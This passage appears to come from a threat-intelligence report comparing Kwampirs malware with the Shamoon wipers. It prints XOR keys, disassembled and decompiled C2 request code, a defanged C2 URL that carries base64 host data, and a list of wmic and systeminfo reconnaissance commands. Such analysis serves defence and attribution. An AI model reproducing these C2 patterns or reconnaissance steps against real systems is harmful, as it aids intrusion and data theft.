
Snippet 5: **Kwampirs XOR key used to cipher the host information**

```
7B 71 44 F7 9F 30 BE 8B  DC A9 F9 31 6B DB BA 1C
01 71 56 16 AE 41 78 38  F5 89 CD 91 B5 D1 A4 48
11 AC 76 08 75 51 00 D4  66 2C BF 9C AB FA 04 0F
92 8D FB 94 D1 29 50 FB  D1 C6 C5 B6 DA 96 77 A0
EA 05 A1 4D 44 2E 8B 47  E3 7E 84 31 F8 E5 0C D0
0E DE 99 5E 7D 32 91 9B  DB B8 E1 A4 75 FE 57 ED
0C 0F 1E DD 6F 43 0C 00  1F E9 90 3A 88 1C 7C 88
22 80 02 9B DC 7B 81 66  46 69 23 FC 45 6A 46 4A
CA 67 3A 71 6B D0 61 80  32 3C 9C AA 26 DC B1 C0
4E 10 F9 95 AF E6 18 0E  95 E7 FD 83 20 F9 FB B0
51 AD 37 E6 C0 DB 1E 2E  8D C3 57 1A 2F AD 3B E5
E7 AE 3F 3D C7 9A 84 2C  26 C6 D9 A0 EB 17 63 81
1F 86 48 BC 8E AB 8A D2  F3 58 E2 BF 95 58 DD 4C
96 02 FE A3 8E 80 27 BB  A2 9D 12 DE 27 EA 98 82
07 97 18 1A 84 4C 21 1C  7F CE 55 7B E0 E9 13 29
59 34 5E 01 FD C7 17 1B  0F 05 78 EF E0 E5 70 5B
```

Snippet 6: **Shamoon 2 XOR key used to cipher the host information**




The URL formats for Kwampirs (Figure 24) and Shamoon (Figures 25 and 26) are also very similar, but Shamoon has the option to pass an array of paths.



```
loc_100042B1:                           ; CODE XREF: build_url+AA↑j
mov     edx, parameter_name
mov     ecx, [ebx]
push    eax
mov     eax, [ebp+domain_and_path]
push    edx
push    eax
push    offset aHttpS?SS                ; "http://%s?%s=%s"
push    ecx                             ; LPWSTR
call    ds:wsprintfW
add     esp, 14h
pop     edi
mov     al, 1
pop     esi
pop     ebp
retn
```


Figure 24: **Kwampirs URL format string.**

In Shamoon 2 the format is encrypted.



```
dword_427928 = sub_4021B0(L"r~~zD99/}/}I/}G/}", -10);
```

Figure 25: **Shamoon 2 URL format string encrypted.**



```
In [1]: a='r~~zD99/}/}I/}G/}'

In [2]: def decrypt_str(s, modif):
   ...:     out_s = ''
   ...:     for c in s:
   ...:         out_s += chr(ord(c)+modif)
   ...:     return out_s
   ...:

In [3]:

In [3]: print(decrypt_str(a, -10))
http://%s%s?%s=%s

In [4]:
```

Figure 26: **Shamoon 2 URL format string decrypted.**

This is almost the same format as Kwampirs, but Shamoon 2 also has an array of paths, to append to the domain. While Kwampirs has been shown to take them already concatenated, it seems that Shamoon 2 improves on this.

The parameter name, in this case, is 'shinu'. In Kwampirs, it was just 'q'. In Shamoon 3 and other samples, we've also seen the usage of the value 'selection' as the parameter name.

```
hxxp://18.25.62[.]70/groupgroup/default.php?q=[base64_string]
```

Snippet 7: **A Kwampirs URL**

```
hxxp://server/category/page.php?shinu=[base64_string]
```


Snippet 8: **A Shamoon 2 URL**

Note also that Kwampirs and Shamoon 2 and 3 use only one parameter in the query string instead of 3 (both differing from Shamoon 1), and it changes considerably with respect to the collected data for building the URL. In Kwampirs, the parameter name is set to 'q' (in the samples we have seen) and the C2 (plus path to the script) is pseudo randomly picked, as explained before. Data is the host information collected in the aforementioned API calls (Figure 22), XOR-encrypted and customly packed and encoded in base64 both in Shamoon 2 and 3.

In short, Kwampirs and Shamoon 2 and 3 retrieve the MAC address, system and version information, and keyboard layouts. Then it packs this information in the same binary structure and type, encodes this structure with base64, and builds the URL for the C2 with almost the same format (different values each, but same format) using nearly identical code.

C2 Requests


Shamoon 1 uses InternetOpenW to send C2 requests (Figure 27). Shamoon creates an HTTP request containing the host information, unencrypted, and picks the hardcoded value of "you" as the HTTP User Agent.



```
do
{
  v1 = &c2_array[2 * c2_iterator];
  hInternet = InternetOpenW(
                L"you",
                *(&dwAccessType + c2_iterator),
                (&lpszProxy)[2 * c2_iterator],
                (&lpszProxyBypass)[2 * c2_iterator],
                0);
  v2 = 0;
  v58 = 0;
  v55 = v1;
  while ( 1 )
  {
    C2_url = (size_t)*v1;
    if ( *v1 )
```

Figure 27: Shamoon 1 API used for C2 communication


Kwampirs uses the same network API, including the InternetOpenW call (Figure 28), to create requests. This information is packed into a struct and encrypted with a basic XOR cipher, then encoded in base64. It then creates an HTTP request using this obfuscated data and picks "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18) Gecko/20100101 Firefox/18.0" as the HTTP User Agent.



```
ret = InternetOpenW(
        L"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0",
        dwAccessType,
        lpszProxy,
        lpszProxyBypass,
        0);
hInternet = ret;
LODWORD(v32) = 0;
```

Figure 28: Kwampirs API used for C2 communication

There is no index operator for the variables dwAccessType, lpszProxy and lpszProxyBypass at Figure 28. The index at this point has been computed from the upper level function (calling function displayed at Figure 29) in Kwampirs, before the call to InternetOpenW. The difference is that Shamoon will always try to use the options, but Kwampirs introduces a change here. It will first try to use the options, and if all the requests to the C2s fail, it will try with a secondary list without using Proxy and ProxyByPass information.



```
v1 = 0;
v6 = 0;
v2 = select_idx(99, 0, 1);
while ( v1 < 100 )
{
  if ( v6 )
    return 0;
  v6 = report_data_to_c2(
         *(LPCWSTR *)&lpszProxy[2 * v2],
         *(LPCWSTR *)&lpszProxyBypass[2 * v2],
         *(&array_of_configs1 + v2),
         *(&dwAccessType + v2),
         byte_100234F0[v2]);
  ++v1;
  v2 = (v2 + 1) % 100;
}
if ( !v6 )
{
  v3 = 0;
  v4 = select_idx(98, 0, 1);
  while ( v3 < 99 && !v6 )
  {
    v6 = report_data_to_c2(0, 0, *(&array_of_configs2 + v4), 1u, 1);
    ++v3;
    v4 = (v4 + 1) % 99;
  }
}
return 0;
```

Figure 29: Kwampirs making use of proxy and proxy bypass configuration arrays with an iterator (v2).

Shamoon 1, 2 and 3 and Kwampirs, all contain arrays for C2, and Proxy, ProxyByPass, and accessType information.

C2 Responses

Shamoon 1, 2 and 3 are capable of handling two commands from the C2:

- "E" (related to execute) which will perform a second request to download a file and subsequently execute it through a command line that was broken in the first version ("%S%S%d.%s", note the capital letters problem in the format)
- "T" (related to time) which will modify the time of the netft429.pnf file, which is used to signal when the wiper has to start destroying

The Kwampirs C2 has been observed responding to requests with a hash value corresponding to an additional module to download, corresponding to the "E" command from the Shamoon C2. Kwampirs will check the authenticity of the module using digital signatures and a public key embedded in the binary.

Example: Kwampirs Auxiliary Module

The module examined here, a DLL provided by the Kwampirs C2, has the following SHA256 hash: a7ab680c5ba9ea2ba40c25ea94bf4b0e8ab47533631f2739fc2dc15c269547bd

The Kwampirs C2 provides additional modules to download and execute in the form of DLL files with callback functions named "CF." The loader of the DLL and callback resolver appear to be shared and similar to ones used by other groups such as Lazarus and Sofacy.

This module executes a series of commands to gather additional host information, which is subsequently uploaded to a C2 server. Interestingly, the commands are not identical to the analogous module examined in the initial Symantec report. These commands executed by this module are almost all wmic commands and are used to retrieve extensive information related to the computer, drivers, IRQs, baseboard, partitions, bios, logon, logical disks - a complete "radiography" of the system, displayed at Snippet 9.

```
hostname
getmac
ver
arp -a
systeminfo
wmic nic get caption,AdapterType,Manufacturer
wmic timezone get caption
wmic IRQ get caption, IRQNumber
wmic port get StartingAddress, EndingAddress
wmic csproduct
wmic computerSystem
wmic baseboard
wmic cpu
wmic partition
wmic bios
wmic startup
wmic netlogin
wmic portconnector
wmic memphysical
wmic share
wmic logon
wmic OS
wmic logicaldisk get caption,description,size,providername
wmic desktop
```

Snippet 9: **Kwampirs commands found in a module downloaded by the reporter.**

